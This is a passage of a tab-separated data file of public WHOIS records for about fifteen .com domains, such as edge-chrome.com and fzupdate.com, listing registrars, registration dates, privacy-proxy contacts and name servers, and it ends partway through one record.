DIGITALENERGETIC.COM	Domain Name: DIGITALENERGETIC.COM Registry Domain ID: 2718639527_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2022-10-16T02:18:32Z Creation Date: 2022-08-16T19:43:09Z Registrar Registration Expiration Date: 2023-08-16T19:43:09Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry

	Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
DSIXONSAT.COM	Domain Name: dsixonsat.com Registry Domain ID: 1602258 Registrar WHOIS Server: whois.ownregistrar.com Registrar URL: http://www.ownregistrar.com Updated Date: 2023-03-07T00:00:00Z Creation Date:2023-03-07T00:00:00Z Registrar Registration Expiration Date: 2024-03-07T00:00:00Z Registrar: OwnRegistrar, Inc. Registrar IANA ID: 1250 Registrar Abuse Contact Email: abuse@ownregistrar.com Registrar Abuse Contact Phone:+91.2261426042 Reseller: RH Web Hosting Group Registry Registrant ID: OR_1396 Registrant Name: WhoisSecure Registrant Organization: WhoisSecure Registrant Street: 18 San Carlos Street Registrant City: Los Angeles Registrant State/Province: California Registrant Postal Code: 94110 Registrant Country: United States Registrant Phone:+1.6144481974 Registrant Phone Ext: 1 Registrant Fax: Registrant Fax Ext: Registrant Email: contact@whoissecure.net Registry Admin ID: OR_1396 Admin Name: WhoisSecure Admin Organization: WhoisSecure

	Admin Street: 18 San Carlos Street Admin City: Los Angeles Admin State/Province: California Admin Postal Code: 94110 Admin Country: United States Admin Phone:+1-6144481974 Admin Phone Ext: 1 Admin Fax: Admin Fax Ext: Admin Email: contact@whoissecure.net Registry Tech ID: OR_1396 Tech Name: WhoisSecure Tech Organization: WhoisSecure Tech Street: 18 San Carlos Street Tech City: Los Angeles Tech State/Province: California Tech Postal Code: 94110 Tech Country: United States Tech Phone:+1-6144481974 Tech Phone Ext: 1 Tech Fax: Tech Fax Ext: Tech Email: contact@whoissecure.net Name Server: 5068.dns1.managedns.org Name Server: 5068.dns2.managedns.org Name Server: 5068.dns3.managedns.org Name Server: 5068.dns4.managedns.org DNSSEC: Unsigned
DUHEGIV.COM	Domain name: duhegiv.com Registry Domain ID: 2753191660_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-01-22T22:06:08.00Z Registrar Registration Expiration Date: 2024-01-22T22:06:08.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region

	Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: d6367de9f9974f11958721f805b2a97b.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: d6367de9f9974f11958721f805b2a97b.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: d6367de9f9974f11958721f805b2a97b.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
EDGE-CHROME.COM	Domain Name: edge-chrome.com Registry Domain ID: 2607545664_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2022-03-16T04:19:25Z Creation Date: 2021-04-25T05:02:10Z Registrar Registration Expiration Date: 2023-04-25T05:02:10Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

	Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Registration Private Registrant Organization: Domains By Proxy, LLC Registrant Street: DomainsByProxy.com Registrant Street: 2155 E Warner Rd Registrant City: Tempe Registrant State/Province: Arizona Registrant Postal Code: 85284 Registrant Country: US Registrant Phone: +1.4806242599 Registrant Phone Ext: Registrant Fax: +1.4806242598 Registrant Fax Ext: Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=edge-chrome.com Registry Admin ID: Not Available From Registry Admin Name: Registration Private Admin Organization: Domains By Proxy, LLC Admin Street: DomainsByProxy.com Admin Street: 2155 E Warner Rd Admin City: Tempe Admin State/Province: Arizona Admin Postal Code: 85284 Admin Country: US Admin Phone: +1.4806242599 Admin Phone Ext: Admin Fax: +1.4806242598 Admin Fax Ext: Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=edge-chrome.com Registry Tech ID: Not Available From Registry Tech Name: Registration Private Tech Organization: Domains By Proxy, LLC Tech Street: DomainsByProxy.com Tech Street: 2155 E Warner Rd Tech City: Tempe Tech State/Province: Arizona Tech Postal Code: 85284 Tech Country: US Tech Phone: +1.4806242599 Tech Phone Ext: Tech Fax: +1.4806242598 Tech Fax Ext: Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=edge-chrome.com

	Name Server: NS29.DOMAINCONTROL.COM Name Server: NS30.DOMAINCONTROL.COM DNSSEC: unsigned
E-SERVICESOLUTIONS.COM	Domain Name: E-SERVICESOLUTIONS.COM Registry Domain ID: 2760549823_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-02-23T15:10:45Z Creation Date: 2023-02-23T14:39:51Z Registrar Registration Expiration Date: 2024-02-23T14:39:51Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London

	Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned
EXPOGLOBALSERVICE.COM	Domain Name: EXPOGLOBALSERVICE.COM Registry Domain ID: 2742708097_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-02-04T02:17:05Z Creation Date: 2022-12-05T17:01:22Z Registrar Registration Expiration Date: 2023-12-05T17:01:22Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax:

	Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned
FZUPDATE.COM	Domain Name: fzupdate.com Registry Domain ID: 2607518954_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2022-03-01T01:52:36Z Creation Date: 2021-04-24T21:33:25Z Registrar Registration Expiration Date: 2023-04-24T21:33:25Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Registration Private Registrant Organization: Domains By Proxy, LLC Registrant Street: DomainsByProxy.com Registrant Street: 2155 E Warner Rd Registrant City: Tempe Registrant State/Province: Arizona Registrant Postal Code: 85284 Registrant Country: US Registrant Phone: +1.4806242599 Registrant Phone Ext: Registrant Fax: +1.4806242598

	Registrant Fax Ext: Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=fzupdate.com Registry Admin ID: Not Available From Registry Admin Name: Registration Private Admin Organization: Domains By Proxy, LLC Admin Street: DomainsByProxy.com Admin Street: 2155 E Warner Rd Admin City: Tempe Admin State/Province: Arizona Admin Postal Code: 85284 Admin Country: US Admin Phone: +1.4806242599 Admin Phone Ext: Admin Fax: +1.4806242598 Admin Fax Ext: Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=fzupdate.com Registry Tech ID: Not Available From Registry Tech Name: Registration Private Tech Organization: Domains By Proxy, LLC Tech Street: DomainsByProxy.com Tech Street: 2155 E Warner Rd Tech City: Tempe Tech State/Province: Arizona Tech Postal Code: 85284 Tech Country: US Tech Phone: +1.4806242599 Tech Phone Ext: Tech Fax: +1.4806242598 Tech Fax Ext: Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=fzupdate.com Name Server: NS05.DOMAINCONTROL.COM Name Server: NS06.DOMAINCONTROL.COM DNSSEC: unsigned
GAYUSADEN.COM	Domain name: gayusaden.com Registry Domain ID: 2758409789_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-02-14T17:39:13.00Z Registrar Registration Expiration Date: 2024-02-14T17:39:13.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC

	Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 732be4efb8e04639a3b9f07671088602.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 732be4efb8e04639a3b9f07671088602.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 732be4efb8e04639a3b9f07671088602.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
GIMSVALUED.COM	Domain Name: gimsvalued.com Registry Domain ID: 2747190693_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.gandi.net Registrar URL: http://www.gandi.net

	Updated Date: 2023-01-10T14:44:41Z Creation Date: 2022-12-26T13:41:11Z Registrar Registration Expiration Date: 2023-12-26T14:41:11Z Registrar: GANDI SAS Registrar IANA ID: 81 Registrar Abuse Contact Email: abuse@support.gandi.net Registrar Abuse Contact Phone: +33.170377661 Reseller: Domain Status: clientHold http://www.icann.org/epp#clientHold Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited Domain Status: Domain Status: Domain Status: Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: California Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: Registrant Email: bcb2af245389f9c8d0ddbb4c6276014e-40141468@contact.gandi.net Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: Admin Email: bcb2af245389f9c8d0ddbb4c6276014e-40141468@contact.gandi.net Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY

	Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: Tech Email: bcb2af245389f9c8d0ddbb4c6276014e-40141468@contact.gandi.net Name Server: NS-243-A.GANDI.NET Name Server: NS-244-B.GANDI.NET Name Server: NS-225-C.GANDI.NET Name Server: Name Server: Name Server: Name Server: Name Server: Name Server: Name Server: DNSSEC: Unsigned
GLOBALTECHLINE.COM	Domain Name: GLOBALTECHLINE.COM Registry Domain ID: 2761408239_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-02-27T09:06:57Z Creation Date: 2023-02-27T01:45:15Z Registrar Registration Expiration Date: 2024-02-27T01:45:15Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN

	Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned
GOSAVUSIG.COM	Domain name: gosavusig.com Registry Domain ID: 2758850781_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-02-16T10:53:17.00Z Registrar Registration Expiration Date: 2024-02-16T10:53:17.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434

	Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 2f1135ebe6dd4679b164e83820eadbe0.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 2f1135ebe6dd4679b164e83820eadbe0.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 2f1135ebe6dd4679b164e83820eadbe0.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
HAOPPAY.COM	Domain Name: HAOPPAY.COM Registry Domain ID: 2667459006_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.syrahost.com Registrar URL: http://www.crazydomains.com Updated Date: 2023-01-30T20:26:13Z Creation Date: 2022-01-11T00:00:00Z Registrar Registration Expiration Date: 2024-01-11T00:00:00Z Registrar: Dreamscape Networks International Pte Ltd Registrar IANA ID: 1291 Registrar Abuse Contact Email: abuse@dreamscapenetworks.com Registrar Abuse Contact Phone: +65.69147880 Reseller: ONEHOSTING SINGAPORE Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: R-028362515-SN Registrant Name: ASDASD ADSASD

	Registrant Organization: Registrant Street: SDFSF SADFSDFSD Registrant City: SDFSDF Registrant State/Province: SDFSDFSF Registrant Postal Code: 42342 Registrant Country: SG Registrant Phone: +65.156767567 Registrant Phone Ext: Registrant Email: ASDCZCZAA@PROTONMAIL.COM Registry Admin ID: C-010819575-SN Admin Name: ASDASD ADSASD Admin Organization: Admin Street: SDFSF SADFSDFSD Admin City: SDFSDF Admin State/Province: SDFSDFSF Admin Postal Code: 42342 Admin Country: SG Admin Phone: +65.156767567 Admin Phone Ext: Admin Email: ASDCZCZAA@PROTONMAIL.COM Registry Tech ID: C-010819575-SN Tech Name: ASDASD ADSASD Tech Organization: Tech Street: SDFSF SADFSDFSD Tech City: SDFSDF Tech State/Province: SDFSDFSF Tech Postal Code: 42342 Tech Country: SG Tech Phone: +65.156767567 Tech Phone Ext: Tech Email: ASDCZCZAA@PROTONMAIL.COM Name Server: NS1.INDOVIRTUE.COM Name Server: NS2.INDOVIRTUE.COM Name Server: NS1.SHANA.SG Name Server: NS2.SHANA.SG DNSSEC: unsigned
HUGERUDO.COM	Domain name: hugerudo.com Registry Domain ID: 2766698236_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-21T00:19:16.00Z Registrar Registration Expiration Date: 2024-03-21T00:19:16.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC

	Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 96192b558a52408791c5b04fbaa01ff9.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 96192b558a52408791c5b04fbaa01ff9.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 96192b558a52408791c5b04fbaa01ff9.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
IMVCATOOL.COM	Domain Name: IMVCATOOL.COM Registry Domain ID: 2758626068_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com

	Updated Date: 2023-02-15T14:03:17Z Creation Date: 2023-02-15T13:38:03Z Registrar Registration Expiration Date: 2024-02-15T13:38:03Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com

	Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
INDUSTRIALTECHSERVICES.COM	Domain Name: INDUSTRIALTECHSERVICES.COM Registry Domain ID: 2766929322_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-03-21T20:39:28Z Creation Date: 2023-03-21T20:15:46Z Registrar Registration Expiration Date: 2024-03-21T20:15:46Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: 